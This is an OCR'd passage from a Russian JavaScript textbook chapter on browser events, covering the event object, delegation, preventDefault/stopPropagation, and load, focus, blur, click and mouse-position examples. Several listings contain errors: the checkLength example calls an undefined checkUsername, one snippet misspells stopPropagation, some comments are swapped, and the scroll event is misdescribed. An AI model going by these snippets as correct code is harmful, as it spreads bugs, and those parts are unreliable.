  return e.target || e.srcElement;
}
```

ИСПОЛЬЗОВАНИЕ СЛУШАТЕЛЕЙ СОБЫТИЙ С ОБЪЕКТОМ EVENT

Ниже приведен пример, который вы уже не раз видели в этой главе, но с кое-какими модификациями.

1. Функция называется **checkLength()**, а не **checkUsername()**. Она может использоваться с любым полем для текстового ввода.

2. Объект **event** сообщается слушателю событий. В примере содержится код отката для работы с браузерами Internet Explorer 5–8 (в главе 13 показано, как для этой цели можно применять вспомогательные функции).

3. Чтобы определить, с каким элементом на странице взаимодействует пользователь, функция работает со свойством **target** объекта **event** (а в браузерах Internet Explorer 5–8 она использует эквивалентное свойство **srcElement**).

Данная функция отличается значительно большей гибкостью, чем весь предыдущий код, рассмотренный в данной главе, по двум причинам.

1. Она может проверять длину любого текстового ввода при условии, что сразу за полем для этого ввода идет пустой элемент, в который можно записать ответное сообщение для пользователя. Между двумя этими элементами не должно быть пробелов или символов перехода на новую строку; в противном случае некоторые браузеры могут вернуть в ответ пустой узел.

2. Этот код будет работать в Internet Explorer 5–8, так как он проверяет, поддерживаются ли в браузере новейшие возможности (а если нет, то запускается код отката, реализующий тот или иной функционал по старинке).

JAVASCRIPT c06/js/event-listener-with-event-object.js

```
function checkLength(e, minLength) {                    // Объявляем функцию
  var el, elMsg;                                        // Объявляем переменные
  if (!e) {                                             // Если объект event не существует
    e = window.event;                                   // Используем код отката для старых версий IE
  }
  el = e.target || e.srcElement;                        // Получаем цель события
  elMsg = el.nextSibling;                               // Получаем следующий смежный элемент

  if (el.value.length < minLength) {                    // Если текст слишком короткий — сообщение
    elMsg.innerHTML = 'Имя пользователя должно содержать не менее';
  } else {                                              // Иначе
    elMsg.innerHTML = '';                               // Сбрасываем сообщение
  }
}

var elUsername = document.getElementById('username');   // Получаем имя пользователя
if (elUsername.addEventListener) {                      // Если слушатель событий поддерживается
  elUsername.addEventListener('blur', function(e) {     // Событие blur
    checkUsername(e, 5);                                // Вызываем функцию checkLength()
  }, false);                                            // Захватываем на этапе всплывания
} else {                                                // Иначе
  elUsername.attachEvent('onblur', function(e){         // Код отката для IE: onblur
    checkUsername(e, 5);                                // Вызываем функцию checkLength()
  });
}
```

ДЕЛЕГИРОВАНИЕ СОБЫТИЙ

Если создавать слушатели сразу для множества элементов на странице, то замедлится ее работа. Однако благодаря потоку событий можно слушать события на родительском элементе.

Если на конкретной странице пользователь способен взаимодействовать сразу с множеством элементов, например:


- с многочисленными кнопками в графическом интерфейсе;
- с длинным списком;
- с каждой ячейкой таблицы;

то будет неэффективно снабжать слушателями событий каждый такой элемент. Тогда вы израсходуете слишком много памяти и замедлите работу программы.

Поскольку события затрагивают родительские (объемлющие) узлы тех элементов, на которых они срабатывают (это обусловлено потоком событий, см. с. 266), можно ставить обработчики событий на родительский элемент, а затем пользоваться свойством **target** объекта **event**, чтобы определять, на каком из дочерних элементов произошло событие.

Прикрепляя обработчик событий к объемлющему элементу, вы получаете возможность реагировать всего на один элемент (а не ставить обработчики на каждый из его многочисленных потомков).

Таким образом, вы делегируете взаимодействие с обработчиком событий элементу-предку, хотя сами события будут происходить на элементах-потомках. В списке, показанном здесь, можно установить обработчик событий на элемент **ul**, а не прикреплять к каждой из ссылок, содержащихся в элементах **li**. Это позволяет обойтись всего одним слушателем событий. Производительность страницы повысится. Кроме того, если потребуется добавить в этот список новые пункты, либо удалить элементы из него, обработчик событий не изменится (код примера приведен на с. 275).



ДОПОЛНИТЕЛЬНЫЕ ПРЕИМУЩЕСТВА, СВЯЗАННЫЕ С ДЕЛЕГИРОВАНИЕМ СОБЫТИЙ

РАБОТА С НОВЫМИ ЭЛЕМЕНТАМИ

Добавляя новые элементы в дерево DOM, к ним можно не прикреплять обработчики событий, поскольку эта задача делегирована их предку.

УСТРАНЕНИЕ НЕУДОБСТВ, СВЯЗАННЫХ С КЛЮЧЕВЫМ СЛОВОМ THIS

Выше в этой главе мы пользовались ключевым словом **this**, обозначая с его помощью целевой элемент, на котором происходит событие. Однако данный прием не сработает в Internet Explorer 8, а также в случаях, когда функция требует параметров.

УПРОЩЕНИЕ КОДА

Приходится писать меньше функций, уменьшается количество связей между DOM и вашим кодом, что облегчает поддержку кода.

ИЗМЕНЕНИЕ ПОВЕДЕНИЯ, ЗАДАВАЕМОГО ПО УМОЛЧАНИЮ

У объекта **event** есть методы, позволяющие изменять поведение элемента по умолчанию, а также то, как его предки реагируют на событие.

preventDefault()

Некоторые события — например, щелчок мыши по гиперссылке либо отправка формы — переводят пользователя на другую страницу.

Чтобы запретить стандартное поведение подобных элементов (например, чтобы оставить пользователя на данной странице даже в случае нажатия на ссылку или отправки формы), можно прибегнуть к методу **preventDefault()** объекта события.

В браузерах Internet Explorer 5–8 есть эквивалентное свойство **returnValue**, которое следует установить в **false**. При помощи условной инструкции можно проверить, поддерживается ли метод **preventDefault()**, и если нет — действовать, как это требуется в случае с Internet Explorer 8:

```
if (event.preventDefault) {
  event.preventDefault();
} else {
  event.returnValue = false;
}
```

stopPropagation()

Обработав событие на одном элементе, вы, возможно, захотите предотвратить всплывание этого события вверх по дереву элементов, к предкам (особенно если на элементах-предках установлены свои обработчики, реагирующие на аналогичные события).

Чтобы предотвратить всплывание, можно воспользоваться методом **stopPropagation()** объекта **event**.

В браузерах Internet Explorer версии 8 и ниже имеется эквивалентное свойство **cancelBubble**, которое нужно установить в **true**. Опять же при помощи условной инструкции можно проверить, поддерживается ли метод **stopPropagation()**, и если нет — действовать как в случае с Internet Explorer 8:

```
if (event.stopPropogation) {
  event.stopPropogation();
} else {
  event.cancelBubble = true;
}
```

ПРИМЕНЕНИЕ ОБОИХ МЕТОДОВ СРАЗУ

Иногда при возникновении таких ситуаций, которые описаны выше на этой странице, в функциях можно встретить подобный код:

```
return false;
```

Он отменяет поведение элемента, заданное по умолчанию, а также препятствует дальнейшему всплыванию события и захвату его на вышестоящих элементах. Этот прием работает в любых браузерах и потому очень популярен.

Однако учитывайте, что когда интерпретатор встречает инструкцию **return false**, он игнорирует весь последующий код, который может присутствовать в этой функции, и переходит к выполнению первой инструкции, следующей за вызовом функции.

Поскольку такое блокирование кода внутри функции нежелательно, зачастую разумнее использовать метод **preventDefault()** объекта **event**, а не конструкцию **return false**.

ДЕЛЕГИРОВАНИЕ СОБЫТИЙ

В данном примере мы обобщим значительную часть материала, изученного вами в процессе чтения этой главы. Здесь вам предстоит работать со списком, каждый элемент которого является гиперссылкой. Когда пользователь щелкает по одной из этих ссылок (сигнализируя таким образом, что выполнил задачу), элемент удаляется их списка.

- Снимок экрана данного примера приведен на с. 272.
- Справа на текущей странице приведена блок-схема, помогающая понять, в каком порядке выполняется код.
- На следующей странице приведен код для этого примера.

1. Слушатель событий добавляется к элементу **ul**, поэтому он должен быть выделен.

2. Проверяем, поддерживается ли в браузере метод **addEventListener()**.

3. Если он поддерживается, то с его помощью вызываем функцию **itemDone()**, срабатывающую, когда пользователь щелкнет по любому элементу списка.

4. Если он не поддерживается — задействуем метод **attachEvent()**.

5. Функция **itemDone()** удаляет элемент из списка. Для работы ей требуется три информационные единицы.

6. Объявляются три переменные, в которых будет находиться информация.

7. Переменная **target** содержит элемент, по которому щелкнул пользователь. Для получения этой информации вызывается функция **getTarget()**. Она создается в самом начале сценария и показана в нижней части блок-схемы.

8. В переменной **elParent** содержится родительский узел этого элемента (**li**).

9. В переменной **elGrandparent** содержится элемент-предок вышеупомянутого родительского узла.

10. Элемент **li** удаляется из элемента **ul**.

11. Проверяем, поддерживается ли в браузере метод **preventDefault()**, предотвращающий переход пользователя по ссылке на новую страницу.

12. Если он поддерживается — применяем его.

13. В противном случае задействуем свойство **returnValue**, которое использовалось в старых версиях браузера Internet Explorer.

Если в браузере не поддерживается язык JavaScript, то HTML-ссылки будут переводить вас к файлу *itemDone.php*. Среди примеров такой файл отсутствует, так как PHP — серверный язык, и его обсуждение выходит за рамки этой книги.

HTML c06/event-delegation.html

```
<ul id="shoppingList">
  <li class="complete"><a href="itemDone.php?id=1"><em>свежий</em> инжир</a></li>
  <li class="complete"><a href="itemDone.php?id=2">кедровые орешки</a></li>
  <li class="complete"><a href="itemDone.php?id=3">пчелиный мед</a></li>
  <li class="complete"><a href="itemDone.php?id=4">бальзамический уксус</a></li>
</ul>
```

JAVASCRIPT c06/js/event-delegation.js

```
function getTarget(e) {                          // Объявляем функцию
  if (!e) {                                      // Если объект события отсутствует
    e = window.event;                            // Используем объект event, применявшийся в старых версиях IE
  }
  return e.target || e.srcElement;               // Получаем цель события
}

5 function itemDone(e) {                         // Объявляем функцию
                                                 // Удаляем элемент из списка
6   var target, elParent, elGrandparent;         // Объявляем переменные
7   target = getTarget(e);                       // Получаем ссылку того элемента, по которому был сделан щелчок
8   elParent = target.parentNode;                // Получаем соответствующий элемент из этого списка
9   elGrandparent = target.parentNode.parentNode;  // Получаем соответствующий список
10  elGrandparent.removeChild(elParent);         // Удаляем элемент из списка

                                                 // Запрещаем переход по данной ссылке куда-либо с текущей страницы
11  if (e.preventDefault) {                      // Если метод preventDefault() применим
12    e.preventDefault();                        // Используем preventDefault()
    } else {                                     // Иначе
13    e.returnValue = false;                     // Используем прием для старых версий IE
    }
}

                                                 // Создаем слушатели событий для вызова функции itemDone() при щелчке
1 var el = document.getElementById('shoppingList');  // Получаем список покупок
2 if (el.addEventListener) {                     // Если слушатели событий применимы
3   el.addEventListener('click', function(e) {   // Добавляем слушатель событий щелчка
      itemDone(e);                               // Вызывается функция itemDone()
    }, false);                                   // В потоке выполнения программы наступает фаза всплывания событий
  } else {                                       // Иначе
4   el.attachEvent('onclick', function(e){       // Используем модель, применявшуюся в старых версиях IE: onclick
      itemDone(e);                               // Вызываем функцию itemDone()
    });
}
```

НА КАКОМ ЭЛЕМЕНТЕ ПРОИЗОШЛО СОБЫТИЕ

Если при вызове функции необходимо определить, на каком именно элементе произошло событие, то удобнее всего пользоваться для этого свойством **target** объекта **event**. Однако также применяется и другой подход, проиллюстрированный ниже; здесь задача решается при помощи ключевого слова **this**.

КЛЮЧЕВОЕ СЛОВО this

Ключевое слово **this** означает владельца функции. В коде, приведенном справа, оно означает тот элемент, на котором произошло событие.

Такой механизм работает, когда функции не сообщаются какие-либо параметры (и, соответственно, она не вызывается из анонимной функции).

```
function checkUsername() {
  var elMsg = document.getElementById('feedback');
  if (this.value.length < 5) {
    elMsg.innerHTML = 'Имя слишком короткое';
  } else {
    elMsg.innerHTML = '';
  }
}

var el = document.getElementById('username');
el.addEventListener('blur', checkUsername, false);
```

Можно представить, будто функция была написана только здесь, а не выше в коде.

ИСПОЛЬЗОВАНИЕ ПАРАМЕТРОВ

Если вы передаете функции параметры, то ключевое слово **this** больше не работает, так как элемент, к которому был прикреплен слушатель событий, уже не является владельцем функции — напротив, здесь мы имеем дело с анонимной функцией. Можно сообщить функции тот элемент, на котором было вызвано событие, в качестве еще одного ее параметра.

В обоих случаях оптимальный подход связан с использованием объекта **event**.

```
function checkUsername(el, minLength) {
 var elMsg = document.getElementById('feedback');
 if (el.value.length < minLength) {
   elMsg.innerHTML = 'Имя слишком короткое';
 } else {
   elMsg.innerHTML = '';
 }
}

var el = document.getElementById('username');
el.addEventListener('blur', function() {
 checkUsername(el, 5);
}, false);
```

РАЗЛИЧНЫЕ ТИПЫ СОБЫТИЙ

В оставшейся части главы мы изучим различные типы тех событий, на которые может реагировать программа.

События определяются:
- в спецификации W3C DOM;
- в спецификации HTML5;
- в браузерных объектных моделях.

Большинство событий возникают в результате работы пользователя с HTML-разметкой, но некоторые события происходят и при реагировании программы на действия браузера или на другие события DOM.

Здесь не будут рассмотрены любые мыслимые события, однако приведенных примеров достаточно, чтобы вы могли работать с событиями любых типов.

СОБЫТИЯ W3C DOM

Спецификация событий DOM находится под управлением консорциума W3C (который также ведет и другие спецификации, в частности, по языкам HTML, CSS и XML). Большинство событий, рассмотренных в этой главе, относятся к спецификации событий DOM.

Браузеры реализуют любые события при помощи все того же объекта **event**, с которым мы уже встречались. Еще этот объект обеспечивает обратную связь — например, указывает, на каком элементе произошло событие, какую клавишу нажал пользователь, где в момент события находился указатель мыши.

Однако существуют и такие события, которые не входят в состав событийной модели DOM — в частности, происходящие при работе с элементами форм. Ранее эти события относились к DOM, но впоследствии были перенесены в спецификацию HTML5.

СОБЫТИЯ HTML5

Спецификация HTML5 (все еще находящаяся на стадии разработки) подробно описывает те события, которые должны поддерживать браузеры для адекватной работы с HTML. Например, такие события срабатывают при отправке формы или изменении ее элементов (об этих событиях мы подробнее поговорим на с. 288):

submit
input
change

В спецификации HTML5 появился и ряд новых событий, которые поддерживаются лишь в сравнительно современных браузерах. Вот некоторые из таких событий (о них мы подробнее поговорим на с. 292):

readystatechange
DOMContentLoaded
hashchange

СОБЫТИЯ BOM

Разработчики браузеров также реализуют некоторые события в рамках своих браузерных объектных моделей (BOM). Как правило, такие события не регламентированы в спецификациях W3C (хотя в перспективе могут быть добавлены в эти документы). Некоторые подобные события связаны с использованием устройств с сенсорными экранами:

touchstart
touchend
touchmove
orientationchange

Другие события добавляются в браузерную объектную модель для регистрации жестов или работы с акселерометром. При использовании таких возможностей необходимо проявлять осторожность, так как схожая функциональность зачастую реализуется в браузерах по-разному.

СОБЫТИЯ ПОЛЬЗОВАТЕЛЬСКОГО ИНТЕРФЕЙСА

События пользовательского интерфейса возникают в результате работы человека с окном браузера, а не с документом, который в нем содержится, — например, при изменении размера окна, где отображается страница.

Обработчик/слушатель событий пользовательского интерфейса должен прикрепляться к окну браузера.

В старом коде можно встретить ситуации, в которых эти события указываются как атрибуты открывающего тега **<body>**. Например, в таком коде атрибут **onload** использовался для запуска кода, который должен был сработать, когда страница загрузится.

СОБЫТИЕ	УСЛОВИЕ СРАБАТЫВАНИЯ	ПОДДЕРЖКА БРАУЗЕРАМИ
load	Срабатывает, когда загрузка страницы завершится. Также может срабатывать на узлах других элементов, которые загружаются отдельно — например, изображений, сценариев или объектов	По правилам DOM уровня 2 (действующим с ноября 2000 года) это событие срабатывает на объекте **document**, но ранее оно должно было происходить на объекте **window**. Браузеры поддерживают оба варианта для обеспечения обратной совместимости, и разработчики зачастую по-прежнему прикрепляют обработчики события **load** к объекту **window** (а не к *document*)
unload	Срабатывает при выгрузке веб-страницы из браузера (обычно это происходит, когда запрашивается другая веб-страница). См. также событие **beforeunload** (с. 292), срабатывающее перед тем, как пользователь покинет страницу	По правилам DOM уровня 2 это событие должно срабатывать на узле элемента **body**, но в сравнительно старых браузерах оно происходило на объекте **window**. Такой механизм до сих пор поддерживается для обеспечения обратной совместимости
error	Срабатывает, когда браузер встречает ошибку JavaScript, либо если ресурс не существует	Поддержка этого события в разных браузерах отличается несогласованностью, потому на него не следует полагаться при обработке ошибок (об этом мы подробнее поговорим в главе 10)
resize	Срабатывает при изменении размера окна браузера	В процессе изменения размера страницы браузер запускает непрерывную серию событий **resize**. Старайтесь не использовать это событие для инициирования какого-либо сложного кода, поскольку в таком случае пользователю может показаться, что страница «подвисает»
scroll	Срабатывает, когда пользователь прокрутил страницу до самого низа. Событие может относиться ко всей странице либо к отдельным ее элементам (например, **textarea**, если у него есть полосы прокрутки)	В процессе изменения размера страницы браузер запускает непрерывную серию событий. Старайтесь не использовать это событие для инициирования какого-либо сложного кода

СОБЫТИЕ LOAD

Событие **load** зачастую используется для запуска сценариев, обращающихся к контенту страницы. В следующем примере функция **setup()** помещает в фокус поле для текстового ввода, как только страница загрузится.


Это событие автоматически инициируется объектом **window**, когда на странице завершится загрузка всей разметки HTML и всех ресурсов: изображений, таблиц стилей, сценариев (и даже стороннего контента, например, баннерной рекламы).

Функция **setup()** не сможет выполниться, пока страница не загрузится, так как для срабатывания этой функции необходимо найти элемент с идентификатором **username** и поместить его в фокус.

JAVASCRIPT c06/js/load.js

```
function setup() {                                  // Объявляем функцию
  var textInput;                                    // Создаем переменную
  textInput = document.getElementById('username');  // Получаем имя, введенное пользователем
  textInput.focus();                                // Помещаем имя пользователя в фокус
}

window.addEventListener('load', setup, false);      // Когда страница загрузится, вызываем функцию setup()
```

РЕЗУЛЬТАТ



Обратите внимание: слушатель событий прикрепляется к объекту **window** (а не к объекту **document**, так как в последнем случае могут возникнуть проблемы с кроссбраузерной совместимостью).

Если элемент **script** расположен в конце HTML-страницы, то DOM потребуется загрузить все элементы форм и лишь после этого выполнить сценарий, причем дожидаться события **load** не придется. Также см. материал о событии **DOMContentLoaded** на с. 292 и о методе **document.ready()** из библиотеки jQuery на с. 318.

Поскольку событие **load** срабатывает лишь после того, как загрузится весь контент на странице (изображения, сценарии и даже баннерная реклама), пользователь начинает работать со страницей *еще до того*, как запустится сценарий.

Обычно бывает заметно, когда сценарий модифицирует внешний вид страницы, меняет фокус либо выбирает элементы формы после того, как пользователь уже приступил к работе со страницей. В таких случаях может казаться, что документ «подвисает» при загрузке.

Допустим, в форме очень много полей ввода. Когда сработает сценарий, посетитель сайта, возможно, уже будет заполнять второе или третье поле. Сценарий же вновь переведет фокус на первое поле формы, тем самым прервав работу пользователя.

СОБЫТИЯ FOCUS И BLUR

Те HTML-элементы, с которыми пользователь способен взаимодействовать, — например, ссылки и элементы форм — могут попадать в фокус. События **focus** и **blur** происходят, когда элемент соответственно оказывается в фокусе и выходит из него.

Если вы можете взаимодействовать с HTML-элементом, это означает, что он способен получать (и терять) фокус. Кроме того, можно переключаться между элементами, способными попадать в фокус (эта техника зачастую используется слабовидящими пользователями).

В сравнительно старых сценариях события **focus** и **blur** активно применялись для изменения внешнего вида элемента, попадавшего в фокус. Однако в настоящее время эту задачу лучше решать при помощи псевдокласса CSS :**focus** (если только вам не требуется изменить внешний вид *другого* элемента, а не того, который попал в фокус).

События **focus** и **blur** чаще всего используются при работе с формами. Они бывают особенно полезны в следующих случаях:

- требуется вывести подсказку для пользователя либо отреагировать на его действия, когда он работает с отдельным элементом в форме (обычно подсказки выводятся на других элементах, а *не на том*, с которым сейчас взаимодействует пользователь);
- требуется запустить валидацию формы, когда пользователь переходит от одного элемента управления к другому (вы не дожидаетесь, пока он отправит форму, заполненную целиком, чтобы приступить к валидации).

СОБЫТИЕ	СРАБАТЫВАЕТ В СЛУЧАЕ	ЭТАП ПОТОКА СОБЫТИЙ
focus	Когда элемент получает фокус, на этом узле DOM срабатывает событие **focus**	Захват
blur	Когда элемент теряет фокус, на этом узле DOM срабатывает событие **blur**	Захват
focusin	Аналогично **focus** (см. выше; на момент написания книги не поддерживалось в браузере Firefox)	Всплывание и захват
focusout	Аналогично **blur** (см. выше; на момент написания книги не поддерживалось в браузере Firefox)	Всплывание и захват

СОБЫТИЯ FOCUS И BLUR НА ПРАКТИКЕ

В данном примере поле для текстового ввода получает и теряет фокус. При этом под полем в элементе **div** отображается сообщение-отклик. Оно составляется при помощи двух функций.


Функция **tipUsername()** срабатывает, когда поле для текстового ввода получает фокус. Она изменяет атрибут **class** и обновляет контент того элемента, в котором находится сообщение.

Функция **checkUsername()** срабатывает, когда поле для текстового ввода теряет фокус. Она добавляет сообщение и меняет значение атрибута **class**, если в имени пользователя содержится менее 5 символов; в противном случае она стирает сообщение.

JAVASCRIPT c06/js/focus-blur.js

```
function checkUsername() {                                  // Объявляем функцию
  var username = el.value;                                  // Сохраняем имя пользователя в переменной
  if (username.length < 5) {                                // Если в имени пользователя меньше 5 символов
    elMsg.className = 'warning';                            // Изменяем атрибут class у этого сообщения
    elMsg.textContent = 'Имя слишком короткое...';          // Стираем сообщение
  } else {                                                  // Иначе
    elMsg.textContent = '';                                 // Обновляем сообщение
  }
}
function tipUsername() {                                    // Объявляем функцию
  elMsg.className = 'tip';                                  // Меняем у сообщения атрибут class
  elMsg.innerHTML = 'Имя пользователя должно содержать не менее 5 символов';  // Добавляем сообщение
}

var el = document.getElementById('username');               // Получаем введенное имя пользователя
var elMsg = document.getElementById('feedback');            //Элемент, в котором будет содержаться сообщение
                                                            // Когда поле для ввода имени пользователя получает/теряет фокус,
                                                            // вызываем одну из функций, записанных выше:
el.addEventListener('focus', tipUsername, false);           // Событие focus вызывает функцию tipUsername()
el.addEventListener('blur', checkUsername, false);          // Событие blur вызывает функцию checkUsername()
```

RESULT



СОБЫТИЯ МЫШИ

События мыши срабатывают при перемещении указателя и при нажатии клавиш мыши.

Все элементы на странице поддерживают события мыши, и все эти события всплывают. Обратите внимание: на устройствах с сенсорными экранами набор действий несколько иной.

При подавлении поведений, заданных по умолчанию, можно получить неожиданные результаты. Например, событие **click** происходит лишь в случае, если сработали события **mousedown** и **mouseup**.

СОБЫТИЕ	УСЛОВИЕ СРАБАТЫВАНИЯ	СЕНСОРНЫЕ ЭКРАНЫ
click	Срабатывает, когда пользователь нажимает главную кнопку мыши (если на мыши более одной кнопки, то главной обычно является левая). Событие **click** сработает на том элементе, где в данный момент расположен указатель мыши. Кроме того, оно сработает, если пользователь нажмет на клавиатуре клавишу **Enter**, когда элемент находится в фокусе	Касание экрана интерпретируется как одиночный щелчок левой кнопкой мыши
dblclick	Срабатывает, когда пользователь нажимает на главную кнопку мыши два раза подряд	Двойное касание экрана интерпретируется как двойной щелчок мыши
mousedown	Срабатывает, когда пользователь нажимает любую кнопку мыши (не может запускаться с клавиатуры)	Можно использовать событие **touchstart**
mouseup	Срабатывает, когда пользователь отпускает кнопку мыши (не работает с клавиатуры)	Можно использовать событие **touchend**
mouseover	Срабатывает в случае, когда указатель мыши сначала находился за пределами элемента, а затем переместился на него (не может запускаться с клавиатуры)	Срабатывает при наведении курсора на элемент
mouseout	Срабатывает в случае, когда указатель мыши сперва находился на элементе, а затем переместился за его пределы и за пределы его дочерних элементов (не может запускаться с клавиатуры)	Срабатывает в случае, когда курсор выходит за пределы элемента
mousemove	Срабатывает, когда указатель мыши движется в пределах элемента. Срабатывает серийно, пока такое движение продолжается (не может запускаться с клавиатуры)	Срабатывает, когда движется курсор

КОГДА ИСПОЛЬЗОВАТЬ CSS?

События **mouseover** и **mouseout** часто используются для изменения внешнего вида полей либо для переключения изображений в момент прохождения по ним указателя мыши. В таких случаях более предпочтительно использовать специальный псевдокласс CSS :**hover**.

ПОЧЕМУ MOUSEDOWN И MOUSEUP — ЭТО ДВА ОТДЕЛЬНЫХ СОБЫТИЯ?

События **mousedown** и **mouseup** отдельно описывают акты нажатия и отпускания кнопки мыши. Обычно они применяются при реализации функции перетаскивания, либо (при разработке игр) для добавления элементов управления.

СОБЫТИЕ CLICK

Цель приведенного здесь примера — воспользоваться событием **click** для удаления большого объявления, расположенного в середине страницы. Однако сначала сценарий должен создать это объявление.

Поскольку объявление располагается поверх страницы, мы собираемся показывать его только тем пользователям, в браузере у которых включен JavaScript (в противном случае убрать это объявление со страницы будет невозможно).

Когда событие **click** срабатывает на ссылке закрытия, вызывается функция **dismissNote()**. Она удаляет объявление, добавленное в рамках того же сценария.

JAVASCRIPT c06/js/click.js

```
                                                    // Создание HTML-разметки для сообщения
var msg = '<div class=\"header\"><a id=\"close\" href="#">закрыть X</a></div>';
msg += '<div><h2>Техническое обслуживание</h2>';
msg += 'С 12 до 13 часов на сервере производится техническое обслуживание.';
msg += 'Во время обслуживания могут происходить незначительные сбои в работе сайта.</div>';

var elNote = document.createElement('div');          // Создаем новый элемент
elNote.setAttribute('id', 'note');                   // Добавляем идентификатор объявления
elNote.innerHTML = msg;                              // Добавляем сообщение
document.body.appendChild(elNote);                   // Записываем его на страницу

function dismissNote() {                             // Объявляем функцию
  document.body.removeChild(elNote);                 // Удаляем объявление
}

var elClose = document.getElementById('close');      // Получаем кнопку для закрытия объявления
elClose.addEventListener('click', dismissNote, false); // Нажимаем эту кнопку и закрываем объявление
```

РЕЗУЛЬТАТ


ДОСТУПНОСТЬ

Событие **click** может применяться на любом элементе, но лучше использовать его лишь с теми элементами, по которым действительно часто приходится щелкать мышью и с которыми в противном случае было бы очень сложно обращаться без умения осуществлять навигацию с клавиатуры.

Возможно, вам захочется использовать событие **click** для запуска сценария в тот момент, когда пользователь щелкает мышью по одному из полей формы. Однако в таких случаях лучше применять событие **focus**, поскольку оно сработает, даже если пользователь перейдет к данному элементу управления при помощи клавиши табуляции.

ОБЛАСТЬ ВЫПОЛНЕНИЯ СОБЫТИЙ

Объект **event** позволяет узнать, где находился указатель мыши, когда сработало событие.



ЭКРАН

Свойства **screenX** и **screenY** указывают координаты указателя мыши относительно экрана вашего компьютера, причем начало координат находится в верхнем левом углу экрана (а не окна браузера).

СТРАНИЦА

Свойства **pageX** и **pageY** указывают координаты указателя мыши в пределах всей веб-страницы. Верхняя часть страницы вполне может быть за пределами области просмотра, поэтому для одной и той же позиции указателя мыши страничные и клиентские координаты нередко отличаются.

КЛИЕНТ

Свойства **clientX** и **clientY** характеризуют позицию указателя мыши в области просмотра в браузере. Если пользователь прокрутил страницу вниз, и ее верхняя часть уже не видна в окне, это не повлияет на значения данных координат.

ОПРЕДЕЛЕНИЕ ПОЗИЦИИ


В данном примере вы станете двигать указатель мыши по экрану, а в текстовых полях, расположенных по верхнему краю страницы, будут записываться обновляемые значения, соответствующие координатам указателя мыши на экране.
Здесь показаны три позиции, которые можно извлечь при перемещении мыши или нажатии одной из ее клавиш.

Обратите внимание: объект **event** передается функции **showPosition()** в качестве параметра. Все позиции — это свойства данного объекта **event**.

JAVASCRIPT c06/js/position.js

```
var sx = document.getElementById('sx');                    // Элемент для записи значения screenX
var sy = document.getElementById('sy');                    // Элемент для записи значения screenY
var px = document.getElementById('px');                    // Элемент для записи значения pageX
var py = document.getElementById('py');                    // Элемент для записи значения pageY
var cx = document.getElementById('cx');                    // Элемент для записи значения clientX
var cy = document.getElementById('cy');                    // Элемент для записи значения clientY

function showPosition(event) {                             // Объявляем функцию
  sx.value = event.screenX;                                // Обновляем элемент, используя значение screenX
  sy.value = event.screenY;                                // Обновляем элемент, используя значение screenY
